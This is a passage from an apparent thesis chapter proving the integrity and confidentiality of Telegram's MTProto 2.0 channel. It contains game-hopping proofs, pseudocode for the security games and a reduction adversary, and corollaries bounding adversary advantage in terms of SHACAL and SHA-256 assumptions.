2 :  if $\mathsf{T}[\bar{u}, msk'] = \perp$ then $\mathsf{T}[\bar{u}, msk'] \leftarrow\$ \{0,1\}^{\mathsf{KDF.ol}}$
3 :  $k \leftarrow \mathsf{T}[\bar{u}, msk']$ ; $p \leftarrow \mathsf{SE.Dec}(k, c_{\mathsf{SE}})$
4 :  $msk \leftarrow \mathsf{MAC.Ev}(mk_{\bar{u}}, p)$ ; $m \leftarrow \perp$
5 :  if $(msk' = msk) \wedge (aid' = aid)$ then
6 :    $st^*_{\mathsf{ME},u} \leftarrow st_{\mathsf{ME},u}$
7 :    $(st_{\mathsf{ME},u}, m) \leftarrow \mathsf{ME.Decode}(st_{\mathsf{ME},u}, p, aux)$
8 :    if $\mathsf{S}[\bar{u}, msk] = \perp$ then
9 :      $(st_{\mathsf{ME},u}, m) \leftarrow (st^*_{\mathsf{ME},u}, \perp)$
10 :   else
11 :     $(p', c'_{\mathsf{SE}}) \leftarrow \mathsf{S}[\bar{u}, msk]$
12 :     if $p \neq p'$ then
13 :       $(st_{\mathsf{ME},u}, m) \leftarrow (st^*_{\mathsf{ME},u}, \perp)$
14 :     else if $c_{\mathsf{SE}} \neq c'_{\mathsf{SE}}$ then
15 :       $\mathsf{bad}_4 \leftarrow \mathsf{true}$
16 :       $(st_{\mathsf{ME},u}, m) \leftarrow (st^*_{\mathsf{ME},u}, \perp)$          // G8
17 : $m^* \leftarrow \mathsf{supp}(u, tr_u, tr_{\bar{u}}, c, aux)$
18 : if $m \neq m^*$ then $\mathsf{win} \leftarrow \mathsf{true}$
19 : $tr_u \leftarrow tr_u \parallel (\mathtt{recv}, m, c, aux)$ ; return $\perp$
```

Figure 6.51. Games G7–G8 for the proof of Theorem 2.

decryption correctness, so

$$\Pr\left[\mathsf{bad}_3^{G_6}\right] = 0.$$

$G_7 \to G_8$. The games G_7 and G_8 (Fig. 6.51) are identical until bad_4 is set. We have

$$\Pr[G_7] - \Pr[G_8] \leq \Pr\left[\mathsf{bad}_4^{G_7}\right].$$

Whenever bad_4 is set on line 15 of Recv, we know that $p \leftarrow \mathsf{SE.Dec}(k, c_{\mathsf{SE}})$ was computed during the ongoing Recv call, and $c'_{\mathsf{SE}} \leftarrow \mathsf{SE.Enc}(k, p)$ was computed during an earlier call to Send, which also verified that $\mathsf{SE.Dec}(k, c'_{\mathsf{SE}}) = p$. Importantly, we also know that $c_{\mathsf{SE}} \neq c'_{\mathsf{SE}}$. The statement of Theorem 2 considers $\mathsf{SE} = \mathsf{MTP\text{-}SE}$. The latter is a deterministic symmetric encryption scheme that is based on the IGE block cipher mode of operation. For each key $k \in \{0,1\}^{\mathsf{SE.kl}}$ and each length $\ell \in \mathbb{N}$ such that $\{0,1\}^{\ell} \subseteq \mathsf{SE.MS}$, this scheme specifies a permutation between all plaintexts from $\{0,1\}^{\ell}$ and all ciphertexts from $\{0,1\}^{\ell}$. In particular, this means that MTP-SE has *unique ciphertexts*, meaning it is impossible to find $c_{\mathsf{SE}} \neq c'_{\mathsf{SE}}$ that, under any fixed choice of key k, decrypt to the same payload p. It follows that bad_4 can never be set when $\mathsf{SE} = \mathsf{MTP\text{-}SE}$, so we have

$$\Pr\left[\mathsf{bad}_4^{G_7}\right] = 0.$$

For the subsequent transitions, we say that a ciphertext c belongs to (or appears in) a support transcript tr if and only if $\exists m', aux' : (\texttt{sent}, m', c, aux') \in tr$.

$G_8 \to G_9$. Consider the Recv oracle in the game G_8 (Fig. 6.51). Let $st^*_{\mathsf{ME},u}$ contain the value of $st_{\mathsf{ME},u}$ at the start of the ongoing call to Recv on inputs (u, c, aux). We start by showing that Recv evaluates $(st_{\mathsf{ME},u}, m) \leftarrow \mathsf{ME.Decode}(st_{\mathsf{ME},u}, p, aux)$ *and* does not subsequently roll back the values of $(st_{\mathsf{ME},u}, m)$ to $(st^*_{\mathsf{ME},u}, \perp)$ if and only if c belongs to $tr_{\overline{u}}$:

(1) If the Recv oracle evaluates $(st_{\mathsf{ME},u}, m) \leftarrow \mathsf{ME.Decode}(st_{\mathsf{ME},u}, p, aux)$ and does not restore the values of $(st_{\mathsf{ME},u}, m)$, then $aid' = aid$ and $\mathsf{S}[\overline{u}, msk'] = (p, c_{\mathsf{SE}})$ (the latter implies $msk' = msk$). According to the construction of the Send oracle, this means that the ciphertext $c = (aid', msk', c_{\mathsf{SE}})$ appears in the transcript $tr_{\overline{u}}$.

(2) Let $c = (aid', msk', c_{\mathsf{SE}})$ be any MTP-CH ciphertext, and let $\overline{u} \in \{\mathcal{I}, \mathcal{R}\}$. If c belongs to $tr_{\overline{u}}$, then by the construction of the Send oracle we know that $aid' = aid$ and $\mathsf{S}[\overline{u}, msk'] = (p, c_{\mathsf{SE}})$ for the payload p such that $k = \mathsf{T}[\overline{u}, msk']$, and $c_{\mathsf{SE}} = \mathsf{SE.Enc}(k, p)$, and $p = \mathsf{SE.Dec}(k, c_{\mathsf{SE}})$. The latter equality is guaranteed by the decryption correctness of $\mathsf{SE} = \mathsf{MTP\text{-}SE}$ that we used for the transition $G_6 \to G_7$. The RKCR-security of MAC guarantees that once $\mathsf{S}[\overline{u}, msk']$ is populated, a future call to the Send oracle cannot overwrite $\mathsf{S}[\overline{u}, msk']$ with a different pair of values. All of the above implies that if c belongs to $tr_{\overline{u}}$ at the beginning of a call to the oracle Recv, then this oracle will successfully verify that $aid' = aid$ and $\mathsf{S}[\overline{u}, msk'] = (p, c_{\mathsf{SE}})$ for

$p \leftarrow \mathsf{SE.Dec}(k, c_{\mathsf{SE}})$ (whereas $msk' = msk$ follows from $\mathsf{S}[\overline{u}, msk']$ containing the payload p). It means that the instruction $(st_{\mathsf{ME},u}, m) \leftarrow \mathsf{ME.Decode}(st_{\mathsf{ME},u}, p, aux)$ will be evaluated, and the variables $(st_{\mathsf{ME},u}, m)$ will not be subsequently rolled back to $(st^*_{\mathsf{ME},u}, \perp)$.

The game G_9 (Fig. 6.52) differs from the game G_8 (Fig. 6.51) in the following ways:

(1) The game G_9 adds a payload table P that is updated during each call to the oracle SEND. We set $\mathsf{P}[u, c] \leftarrow p$ to indicate that the MTP-CH ciphertext c, which was sent from the user u to the user $\overline{u}$, encrypts the payload p. Observe that any pair (u, c) with $c = (aid, msk, c_{\mathsf{SE}})$ corresponds to a unique payload that can be recovered as $p \leftarrow \mathsf{SE.Dec}(\mathsf{T}[u, msk], c_{\mathsf{SE}})$. This relies on decryption correctness of SE, which is guaranteed to hold for ciphertexts inside the table P due to the changes that we introduced in the transition between the games $G_6 \rightarrow G_7$.

(2) The game G_9 rewrites the code of RECV of G_8 to run ME.Decode if and only if the ciphertext c belongs to the transcript $tr_{\overline{u}}$; otherwise, the RECV oracle does not change $st_{\mathsf{ME},u}$ and simply sets $m \leftarrow \perp$. This follows from the analysis of G_8 that we provided above. We note that checking whether c belongs to $tr_{\overline{u}}$ is equivalent to checking $\mathsf{P}[\overline{u}, c] \neq \perp$. For simplicity, we do the latter; and if the condition is satisfied, then we set $p \leftarrow \mathsf{P}[\overline{u}, c]$ and run ME.Decode with this payload as input. As discussed above, the MTP-CH ciphertext c that is issued by the user $\overline{u}$ always encrypts a unique payload p, and hence we can rely on the fact that the table entry $\mathsf{P}[\overline{u}, c]$ stores this unique payload value.

(3) The game G_9 also rewrites one condition inside the oracle SEND on line 6, in a more compact but equivalent way (here we rely on the fact that the values u, msk, p uniquely determine c_{SE}). It also adds one new conditional statement to the oracle RECV on line 10 (checking $m^* \neq \perp$), which will be used by future transitions.

The games G_9 and G_8 are functionally equivalent, so

$$\Pr[G_9] = \Pr[G_8].$$

$G_9 \rightarrow G_{10}$. The games G_9 and G_{10} (Fig. 6.52) are identical until bad_5 is set. The game G_{10} enforces that $m^* = \perp$ whenever the oracle RECV is called on a ciphertext that cannot be found in the appropriate user's transcript. We have

$$\Pr[G_9] - \Pr[G_{10}] \leq \Pr\left[\mathsf{bad}_5^{G_9}\right].$$

If bad_5 is set in the game G_9 on line 11 of RECV, then the support function supp returned $m^* \neq \perp$ in response to an MTP-CH ciphertext c that does not belong to the opposite user's transcript $tr_{\overline{u}}$. The statement of Theorem 2 considers supp = SUPP. The latter is defined to always return $m^* = \perp$ when

```
Games $G_9$–$G_{13}$
    // As $G_3$–$G_4$ in Fig. 6.47

$\textsc{Send}(u, m, aux, r)$
    $st^*_{\mathsf{ME},u} \leftarrow st_{\mathsf{ME},u}$
    $(st_{\mathsf{ME},u}, p) \leftarrow \mathsf{ME.Encode}(st_{\mathsf{ME},u}, m, aux; r)$
    $msk \leftarrow \mathsf{MAC.Ev}(mk_u, p)$
    if $\mathsf{T}[u, msk] = \bot$ then $\mathsf{T}[u, msk] \leftarrow\!\!\$\ \{0,1\}^{\mathsf{KDF.ol}}$
    $k \leftarrow \mathsf{T}[u, msk]$ ; $c_{\mathsf{SE}} \leftarrow \mathsf{SE.Enc}(k, p)$
    if $(\mathsf{S}[u, msk] \neq \bot) \wedge (\mathsf{S}[u, msk] \neq (p, c_{\mathsf{SE}}))$ then
        $st_{\mathsf{ME},u} \leftarrow st^*_{\mathsf{ME},u}$ ; return $\bot$
    if $\mathsf{SE.Dec}(k, c_{\mathsf{SE}}) \neq p$ then
        $st_{\mathsf{ME},u} \leftarrow st^*_{\mathsf{ME},u}$ ; return $\bot$
    $\mathsf{S}[u, msk] \leftarrow (p, c_{\mathsf{SE}})$ ; $c \leftarrow (aid, msk, c_{\mathsf{SE}})$
    $tr_u \leftarrow tr_u \parallel (\mathtt{sent}, m, c, aux)$                  // $G_9$–$G_{11}$
    $tr_u \leftarrow tr_u \parallel (\mathtt{sent}, m, p, aux)$                  // $G_{12}$–$G_{13}$
    $\mathsf{P}[u, c] \leftarrow p$ ; return $c$

$\textsc{Recv}(u, c, aux)$
    if $\mathsf{P}[\bar{u}, c] \neq \bot$ then
        $p \leftarrow \mathsf{P}[\bar{u}, c]$
        $(st_{\mathsf{ME},u}, m) \leftarrow \mathsf{ME.Decode}(st_{\mathsf{ME},u}, p, aux)$
        $m^* \leftarrow \mathsf{supp}(u, tr_u, tr_{\bar{u}}, c, aux)$        } // $G_9$–$G_{11}$
        $tr_u \leftarrow tr_u \parallel (\mathtt{recv}, m, c, aux)$          }
        $m^* \leftarrow \mathsf{supp}(u, tr_u, tr_{\bar{u}}, p, aux)$        } // $G_{12}$–$G_{13}$
        $tr_u \leftarrow tr_u \parallel (\mathtt{recv}, m, p, aux)$          }
    else
        $m \leftarrow \bot$ ; $m^* \leftarrow \mathsf{supp}(u, tr_u, tr_{\bar{u}}, c, aux)$
        if $m^* \neq \bot$ then
            $\mathsf{bad}_5 \leftarrow \mathsf{true}$
            $m^* \leftarrow \bot$                                            // $G_{10}$–$G_{13}$
        $tr_u \leftarrow tr_u \parallel (\mathtt{recv}, m, c, aux)$          // $G_9$–$G_{10}$
    if $m \neq m^*$ then
        $\mathsf{bad}_6 \leftarrow \mathsf{true}$
        $\mathsf{win} \leftarrow \mathsf{true}$                              // $G_9$–$G_{12}$
    return $\bot$
```

Figure 6.52. Games G_9–G_{13} for the proof of Theorem 2.

its input label does not appear in $tr_{\overline{u}}$, so

$$\Pr\left[\mathsf{bad}_5^{G_9}\right] = 0.$$

We refer to this property as the *integrity* of support function supp. We formalise it in Appendix D.1.

$G_{10} \to G_{11}$. The game G_{11} (Fig. 6.52) stops adding entries of the form $(\texttt{recv}, \perp, c, aux)$ to the transcripts of both users. Once this is done, it becomes pointless for the adversary $\mathcal{A}_{\text{INT}}$ to call its RECV oracle on any ciphertext that does not appear in the appropriate user's transcript. This is because such a call will never set the win flag (due to the change introduced in the transition $G_9 \to G_{10}$) and will never affect the transcript of either user (due to the change introduced in this transition). The statement of Theorem 2 considers $\mathsf{supp} = \mathsf{SUPP}$. The latter is defined to ignore all transcript entries of the form $(\texttt{recv}, \perp, c, aux)$, so removing the instruction $tr_u \leftarrow tr_u \parallel (\texttt{recv}, m, c, aux)$ on line 13 of RECV for $m = \perp$ will not affect the outputs of any future calls to this support function. We have

$$\Pr[G_{11}] = \Pr[G_{10}].$$

Earlier in this section, we referred to this property as the *robustness* of a support function supp.

$G_{11} \to G_{12}$. When discussing the differences between the games G_8 and G_9, we showed that for each pair of a sender $u \in \{\mathcal{I}, \mathcal{R}\}$ and an $\mathsf{MTP\text{-}CH}$ ciphertext c, the encrypted payload p is unique. It is also true that for each pair of $u \in \{\mathcal{I}, \mathcal{R}\}$ and a payload p, there is a unique $\mathsf{MTP\text{-}CH}$ ciphertext c that encrypts p in the direction from u to $\overline{u}$. It follows that in the games G_{11} and G_{12} (Fig. 6.52) for any fixed user $u \in \{\mathcal{I}, \mathcal{R}\}$ there is a 1-to-1 correspondence between payloads and $\mathsf{MTP\text{-}CH}$ ciphertexts that could be successfully sent from u to $\overline{u}$ (note that this property does not hold if SE does not have decryption correctness, but the code added for the transition $G_6 \to G_7$ already identifies and discards the corresponding ciphertexts).

The statement of Theorem 2 considers $\mathsf{supp} = \mathsf{SUPP}$. Observe that for any label z sent from u to $\overline{u}$, the support function SUPP checks only its equality with every z^* such that $(\texttt{sent}, m, z^*, aux) \in tr_u$ or $(\texttt{recv}, m, z^*, aux) \in tr_{\overline{u}}$ across all values of m, aux. In other words, this support function only looks at the *equality pattern* of the labels, and it does this independently in each of the two directions between the users. The 1-to-1 correspondence between c and p, with respect to any fixed user u, means we can replace the labels used in the support transcripts from c to p, and replace the label inputs to the support function SUPP in the same way; this does not change the outputs of the support function. We have

$$\Pr[G_{12}] = \Pr[G_{11}].$$

$G_{12} \to G_{13}$. The games G_{12} and G_{13} (Fig. 6.52) are identical until bad_6 is set. We have

$$\Pr[G_{12}] - \Pr[G_{13}] \leq \Pr\left[\mathsf{bad}_6^{G_{13}}\right].$$

The bad_6 flag is set on line 15 of Recv. The games G_{12} and G_{13} can be thought of as simulating a bidirectional authenticated channel that allows the two users to exchange ME payloads. The adversary $\mathcal{A}_{\mathrm{INT}}$ is allowed to forward, replay, reorder and drop the payloads; but it is not allowed to forge them. This roughly corresponds to the definition of EINT-security of ME with respect to supp. In the games G_{12}–G_{13} the oracle Send still runs cryptographic algorithms in order to generate and return MTP-CH ciphertexts, but we will build an EINT-security adversary that simulates these instructions for $\mathcal{A}_{\mathrm{INT}}$.

In Fig. 6.53, we build an adversary $\mathcal{A}_{\mathrm{EINT}}$ against the EINT-security of ME, supp as follows. When the adversary $\mathcal{A}_{\mathrm{EINT}}$ plays in the game $G^{\mathrm{eint}}_{\mathsf{ME},\mathsf{supp},\mathcal{A}_{\mathrm{EINT}}}$ (Fig. 6.6), it simulates the game G_{13} for the

```
Adversary $\mathcal{A}_{\mathrm{EINT}}^{\mathrm{Send},\mathrm{Recv}}(st_{\mathsf{ME},\mathcal{I}}, st_{\mathsf{ME},\mathcal{R}})$
1 : $hk \leftarrow_\$ \{0,1\}^{\mathsf{HASH.kl}}$
2 : $mk \leftarrow_\$ \{0,1\}^{320}$
3 : $x \leftarrow_\$ \{0,1\}^{992}$
4 : $aid \leftarrow \mathsf{HASH.Ev}(hk, x)$
5 : $(mk_{\mathcal{I}}, mk_{\mathcal{R}}) \leftarrow \phi_{\mathsf{MAC}}(mk)$
6 : $\mathcal{A}_{\mathrm{INT}}^{\mathrm{SendSim},\mathrm{RecvSim}}$

SendSim$(u, m, aux, r)$
1 : $st^*_{\mathsf{ME},u} \leftarrow st_{\mathsf{ME},u}$
2 : $(st_{\mathsf{ME},u}, p) \leftarrow \mathsf{ME.Encode}(st_{\mathsf{ME},u}, m, aux; r)$
3 : $msk \leftarrow \mathsf{MAC.Ev}(mk_u, p)$
4 : if $\mathsf{T}[u, msk] = \bot$ then
5 :     $\mathsf{T}[u, msk] \leftarrow_\$ \{0,1\}^{\mathsf{KDF.ol}}$
6 : $k \leftarrow \mathsf{T}[u, msk]$ ; $c_{\mathsf{SE}} \leftarrow \mathsf{SE.Enc}(k, p)$
7 : if $(\mathsf{S}[u, msk] \neq \bot)$
8 :     $\wedge\ (\mathsf{S}[u, msk] \neq (p, c_{\mathsf{SE}}))$ then
9 :         $st_{\mathsf{ME},u} \leftarrow st^*_{\mathsf{ME},u}$ ; return $\bot$
10 : if $\mathsf{SE.Dec}(k, c_{\mathsf{SE}}) \neq p$ then
11 :     $st_{\mathsf{ME},u} \leftarrow st^*_{\mathsf{ME},u}$ ; return $\bot$
12 : $\mathsf{S}[u, msk] \leftarrow (p, c_{\mathsf{SE}})$ ; $c \leftarrow (aid, msk, c_{\mathsf{SE}})$
13 : Send$(u, m, aux, r)$
14 : $\mathsf{P}[u, c] \leftarrow p$ ; return $c$

RecvSim$(u, c, aux)$
1 : if $\mathsf{P}[\bar{u}, c] \neq \bot$ then
2 :     $p \leftarrow \mathsf{P}[\bar{u}, c]$
3 :     $(st_{\mathsf{ME},u}, m) \leftarrow \mathsf{ME.Decode}(st_{\mathsf{ME},u}, p, aux)$
4 :     Recv$(u, p, aux)$
5 : return $\bot$
```

Figure 6.53. Adversary $\mathcal{A}_{\mathrm{EINT}}$ against the EINT-security of ME, supp for the transition between the games G_{12}–G_{13}.

adversary $\mathcal{A}_{\text{INT}}$. The adversary $\mathcal{A}_{\text{EINT}}$ wins in its own game whenever $\mathcal{A}_{\text{INT}}$ sets bad_6, so we have

$$\Pr\left[\mathsf{bad}_6^{\mathrm{G}_{13}}\right] \leq \mathsf{Adv}^{\mathsf{eint}}_{\mathsf{ME},\mathsf{supp}}(\mathcal{A}_{\text{EINT}})\,.$$

Observe that $\mathcal{A}_{\text{EINT}}$ takes $\mathcal{I}$'s and $\mathcal{R}$'s initial ME states as input, and repeatedly calls the ME algorithms to manually update these states (as opposed to relying on its SEND and RECV oracles). This allows $\mathcal{A}_{\text{EINT}}$ to correctly identify the two conditional statements inside the simulated oracle SENDSIM that require to roll back the most recent update to $st_{\mathsf{ME},u}$ and to exit the oracle with $\perp$ as output.

G13. $\mathcal{A}_{\text{INT}}$ can no longer win in the game G_{13}, because the only instruction that sets the win flag in the games G_0–G_{12} (line 16 of RECV) was removed in the transition to the game G_{13}. Hence

$$\Pr[\mathrm{G}_{13}] = 0.$$

The statement of the theorem follows. □

Proof alternatives. In the earlier analysis of Case A, we relied on a certain property of the message encoding scheme ME. Roughly speaking, we reasoned that the algorithm $\mathsf{ME.Decode}$ should not be able to successfully decode random-looking strings, meaning it should require that decodable payloads are structured in a certain way. We now briefly outline a proof strategy that does not rely on such a property of ME.

In Case A, the adversary $\mathcal{A}_{\text{INT}}$ calls its oracle RECV(u, c, aux) on $c = (aid', msk', c_{\mathsf{SE}})$ with a msk' value that was never previously returned by the oracle SEND as a part of a ciphertext produced by the user $\overline{u}$. Let us modify our initial goal for Case A as follows: we want to show that evaluating $k \leftarrow \mathsf{KDF.Ev}(kk_{\overline{u}}, msk')$, $p \leftarrow \mathsf{SE.Dec}(k, c_{\mathsf{SE}})$ and $msk \leftarrow \mathsf{MAC.Ev}(mk_{\overline{u}}, p)$ is very unlikely to result in $msk' = msk$. In fact, it is sufficient to focus on the last instruction here: we require that it is hard to forge any input-output pair (p, msk') such that $msk' = \mathsf{MAC.Ev}(mk_{\overline{u}}, p)$. This property is guaranteed if MAC is related-key PRF-secure.

Theorem 2 is currently stated for a generic function family MAC, but it could be narrowed down to use $\mathsf{MAC} = \mathsf{MTP\text{-}MAC}$ where $\mathsf{MAC.Ev}(mk_u, p) = \mathsf{SHA\text{-}256}(mk_u \parallel p)[64 : 192]$. Crucially, the algorithm $\mathsf{MTP\text{-}MAC.Ev}$ is defined to drop half of the output bits of $\mathsf{SHA\text{-}256}$; this prevents length extension attacks. We could model $\mathsf{MTP\text{-}MAC}$ as the Augmented MAC (AMAC), and use the results from [BBT16] to show that it is related-key PRF-secure. Technically, this would require proving three claims as follows:

(1) The output of the first compression function underlying $\mathsf{SHA\text{-}256}(mk_u \parallel p)[64 : 192]$ looks uniformly random when used with related keys; we already formalise and analyse this property in Section 6.5.1, phrased as the HRKPRF-security of $\mathsf{SHACAL\text{-}2}$ with respect to ϕ_{MAC}.

(2) The $\mathsf{SHA\text{-}256}$ compression function f_{256} is OTPRF-secure.

(3) The SHA-256 compression function is (roughly) PRF-secure even in the presence of some leakage on its key, i.e. an attacker receives $k[64 : 192]$ when trying to break the PRF-security of $\mathsf{f}_{256}(k, \cdot)$; we do not formalise or analyse this property in our work.

Here, (1) and (2) could be chained together to show that MTP-MAC is a secure PRF even for variable-length inputs; then (3) would suffice to show that MTP-MAC is resistant to length extension attacks.

Adopting the above proof strategy would have allowed us to omit the following two steps from the current security reduction. The UNPRED-security of SE, ME would get directly replaced with a new related-key PRF-security assumption for MAC = MTP-MAC, following the results for AMAC from [BBT16]. The RKPRF-security of KDF (with respect to ϕ_{KDF}) would no longer be needed, because currently its only use is to transform the security game prior to appealing to the UNPRED-security of SE, ME.

6.7.4 Instantiation and interpretation

We are now ready to combine the theorems from the previous two sections with the notions defined and proved in Sections 6.4 to 6.6. This is meant to allow interpretation of our main results: qualitatively (what security assumptions are made) and quantitatively (what security level is achieved). Note that in both of the following corollaries, the adversary is limited to making 2^{96} queries. This is due to the wrapping of counters in MTP-ME, since beyond this limit the advantage in breaking UPREF-security and EINT-security of MTP-ME becomes 1.

Corollary 1. *Let* $sid \in \{0,1\}^{64}$, $n_{\mathsf{pad}} \in \mathbb{N}$ *and* $\ell_{\mathsf{block}} = 128$. *Let* $\mathsf{ME} = \mathsf{MTP\text{-}ME}[sid, n_{\mathsf{pad}}, \ell_{\mathsf{block}}]$, MTP-HASH, MTP-MAC, MTP-KDF, ϕ_{MAC}, ϕ_{KDF}, MTP-SE *be the primitives of MTProto defined in Section 6.3.2. Let* $\mathsf{CH} = \mathsf{MTP\text{-}CH}[\mathsf{ME}, \mathsf{MTP\text{-}HASH}, \mathsf{MTP\text{-}MAC}, \mathsf{MTP\text{-}KDF}, \phi_{\mathsf{MAC}}, \phi_{\mathsf{KDF}}, \mathsf{MTP\text{-}SE}]$. *Consider* $\phi_{\mathsf{SHACAL\text{-}2}}$. *Let* f_{256} *be the* SHA-256 *compression function, and let* F *be the corresponding function family with* $\mathsf{F.Ev} = \mathsf{f}_{256}$, $\mathsf{F.kl} = \mathsf{F.ol} = 256$ *and* $\mathsf{F.In} = \{0,1\}^{512}$. *Let* $\ell \in \mathbb{N}$. *Let* $\mathcal{D}_{\mathrm{IND}}$ *be any adversary against the* IND*-security of* CH, *making* $q_{\mathrm{SEND}} \leq 2^{96}$ *queries to its* SEND *oracle, each query made for a message of length at most* $\ell \leq 2^{27}$ *bits.*[18] *Then we can build adversaries* $\mathcal{D}^{\mathsf{shacal}}_{\mathrm{OTPRF}}$, $\mathcal{D}_{\mathrm{LRKPRF}}$,

[18]The length of a message m in MTProto is $\ell := |m| \leq 2^{27}$ bits. To build a payload p, ME.Encode prepends a 256-bit header, and appends at most $\ell_{\mathsf{block}} \cdot (n_{\mathsf{pad}} + 1)$-bit padding. Further evaluation of MAC on p might append at most 512 additional bits of SHA padding. So this corollary uses Lemma 1 with the maximum number of blocks $T = \lfloor (256 + \ell + \ell_{\mathsf{block}} \cdot (n_{\mathsf{pad}} + 1) + 512) / 512 \rfloor$ minus the first 512-bit block that is processed separately in Proposition 4.

$\mathcal{D}_{\mathrm{HRKPRF}}$, $\mathcal{D}^{\mathsf{f}}_{\mathrm{OTPRF}}$, $\mathcal{D}_{\mathrm{OTIND\$}}$ *such that*

$$\begin{aligned}\mathsf{Adv}^{\mathsf{ind}}_{\mathsf{CH}}(\mathcal{D}_{\mathrm{IND}}) \le 4\cdot\Big(&\mathsf{Adv}^{\mathsf{otprf}}_{\mathsf{SHACAL\text{-}1}}\left(\mathcal{D}^{\mathsf{shacal}}_{\mathrm{OTPRF}}\right)\\ &+\mathsf{Adv}^{\mathsf{lrkprf}}_{\mathsf{SHACAL\text{-}2},\phi_{\mathsf{KDF}},\phi_{\mathsf{SHACAL\text{-}2}}}(\mathcal{D}_{\mathrm{LRKPRF}})\\ &+\mathsf{Adv}^{\mathsf{hrkprf}}_{\mathsf{SHACAL\text{-}2},\phi_{\mathsf{MAC}}}(\mathcal{D}_{\mathrm{HRKPRF}})\\ &+\left\lfloor\frac{\ell+256}{512}+\frac{n_{\mathsf{pad}}+1}{4}\right\rfloor\cdot\mathsf{Adv}^{\mathsf{otprf}}_{\mathsf{F}}\left(\mathcal{D}^{\mathsf{f}}_{\mathrm{OTPRF}}\right)\Big)\\ &+\frac{q_{\mathrm{SEND}}\cdot(q_{\mathrm{SEND}}-1)}{2^{128}}\\ &+2\cdot\mathsf{Adv}^{\mathsf{otind\$}}_{\mathsf{CBC[AES\text{-}256]}}(\mathcal{D}_{\mathrm{OTIND\$}})\,.\end{aligned}$$

Corollary 1 follows from Theorem 1 together with Proposition 1, Proposition 3, Proposition 4 with Lemma 1, and Proposition 2. The two terms in Theorem 1 related to ME are zero for $\mathsf{ME} = \mathsf{MTP\text{-}ME}$ when the adversary is restricted to making $q_{\mathrm{SEND}} \le 2^{96}$ queries.

Qualitatively, Corollary 1 shows that the confidentiality of the MTProto-based channel depends on whether SHACAL-1 and SHACAL-2 can be considered as pseudorandom functions in a variety of modes: with keys used only once, related keys, partially chosen-keys when evaluated on fixed inputs and when the key and input switch positions. Especially the related-key assumptions (LRKPRF and HRKPRF given in Section 6.5.1) are highly unusual; in Appendix D.3 we show that both assumptions hold in the ideal cipher model, but both of them require further study in the standard model.

Quantitatively, a limiting term in the advantage, which implies security only if $q_{\mathrm{SEND}} < 2^{64}$, is a result of the birthday bound on the MAC output, though we note that we do not have a corresponding attack in this setting and thus the bound may not be tight.

Corollary 2. *Let* $sid \in \{0,1\}^{64}$, $n_{\mathsf{pad}} \in \mathbb{N}$ *and* $\ell_{\mathsf{block}} = 128$. *Let* $\mathsf{ME} = \mathsf{MTP\text{-}ME}[sid, n_{\mathsf{pad}}, \ell_{\mathsf{block}}]$, $\mathsf{MTP\text{-}HASH}$, $\mathsf{MTP\text{-}MAC}$, $\mathsf{MTP\text{-}KDF}$, ϕ_{MAC}, ϕ_{KDF}, $\mathsf{MTP\text{-}SE}$ *be the MTProto primitives defined in Section 6.3.2. Let* $\mathsf{CH} = \mathsf{MTP\text{-}CH}[\mathsf{ME}, \mathsf{MTP\text{-}HASH}, \mathsf{MTP\text{-}MAC}, \mathsf{MTP\text{-}KDF}, \phi_{\mathsf{MAC}}, \phi_{\mathsf{KDF}}, \mathsf{MTP\text{-}SE}]$. *Consider* $\phi_{\mathsf{SHACAL\text{-}2}}$. *Let* $\mathsf{SHA\text{-}256'}$ *be* $\mathsf{SHA\text{-}256}$ *with its output truncated to the middle 128 bits. Consider* $\mathsf{supp} = \mathsf{SUPP}$. *Let* $\mathcal{A}_{\mathrm{INT}}$ *be any adversary against the* INT*-security of* CH *with respect to* supp, *making* $q_{\mathrm{SEND}} \le 2^{96}$ *queries to its* SEND *oracle. Then we can build adversaries* $\mathcal{D}_{\mathrm{OTPRF}}$, $\mathcal{D}_{\mathrm{LRKPRF}}$, $\mathcal{A}_{\mathrm{CR}}$ *such that*

$$\begin{aligned}\mathsf{Adv}^{\mathsf{int}}_{\mathsf{CH},\mathsf{supp}}(\mathcal{A}_{\mathrm{INT}}) \le 2\cdot\Big(&\mathsf{Adv}^{\mathsf{otprf}}_{\mathsf{SHACAL\text{-}1}}(\mathcal{D}_{\mathrm{OTPRF}})\\ &+\mathsf{Adv}^{\mathsf{lrkprf}}_{\mathsf{SHACAL\text{-}2},\phi_{\mathsf{KDF}},\phi_{\mathsf{SHACAL\text{-}2}}}(\mathcal{D}_{\mathrm{LRKPRF}})\Big)\\ &+\frac{q_{\mathrm{SEND}}}{2^{64}}+\mathsf{Adv}^{\mathsf{cr}}_{\mathsf{SHA\text{-}256'}}(\mathcal{A}_{\mathrm{CR}})\,.\end{aligned}$$

Corollary 2 follows from Theorem 2 together with Proposition 1, Proposition 3 and Proposition 7.

The term $\mathsf{Adv}^{\mathsf{eint}}_{\mathsf{MTP\text{-}ME,SUPP}}(\mathcal{A}_{\mathrm{EINT}})$ from Theorem 2 resolves to 0 for adversaries making $q_{\mathrm{SEND}} \leq 2^{96}$ queries according to Proposition 5.

Qualitatively, Corollary 2 shows that also the integrity of the MTProto-based channel depends on SHACAL-1 and SHACAL-2 behaving as PRFs. Due to the way MTP-MAC is constructed, the result also depends on the collision resistance of truncated-output SHA-256 (as discussed in Section 6.4.2).

Quantitatively, the advantage is again bounded by $q_{\mathrm{SEND}} < 2^{64}$. This bound follows from the fact that the first block of payload contains a 64-bit constant *sid* which has to match upon decoding. If the MTProto message encoding scheme consistently checked more fields during decoding (especially in the first block), the bound could be improved.

6.8 Discussion

The central result of this chapter is a proof that the use of symmetric encryption in Telegram's MTProto 2.0 can provide the basic security expected from a bidirectional channel if small modifications are made. The Telegram developers have indicated that they implemented most of these changes. Thus, our work can give some assurance to those reliant on Telegram providing confidential and integrity-protected cloud chats – at a comparable level to chat protocols that run over TLS's record protocol. However, our work comes with a host of caveats.

Tightness. Our proofs are not necessarily tight. Our theorem statements contain advantage terms that are meaningful with respect to adversaries that make up to 2^{64} queries (i.e. terms of the approximate form $q/2^{64}$ or $q^2/2^{128}$ where q is the number of queries sent by the adversary). Yet, we have no attacks matching these bounds – the attacks of Chapter 5 with complexity 2^{64} are outside the model. Thus, it is possible that a refined analysis would yield tighter bounds.

Future work. Large parts of Telegram's design remain unstudied: multi-user security, the key exchange, the higher-level message processing, secret chats, forward secrecy, control messages, bot APIs, CDNs, cloud storage, the Passport feature, to name but a few. These are pressing topics for future work.

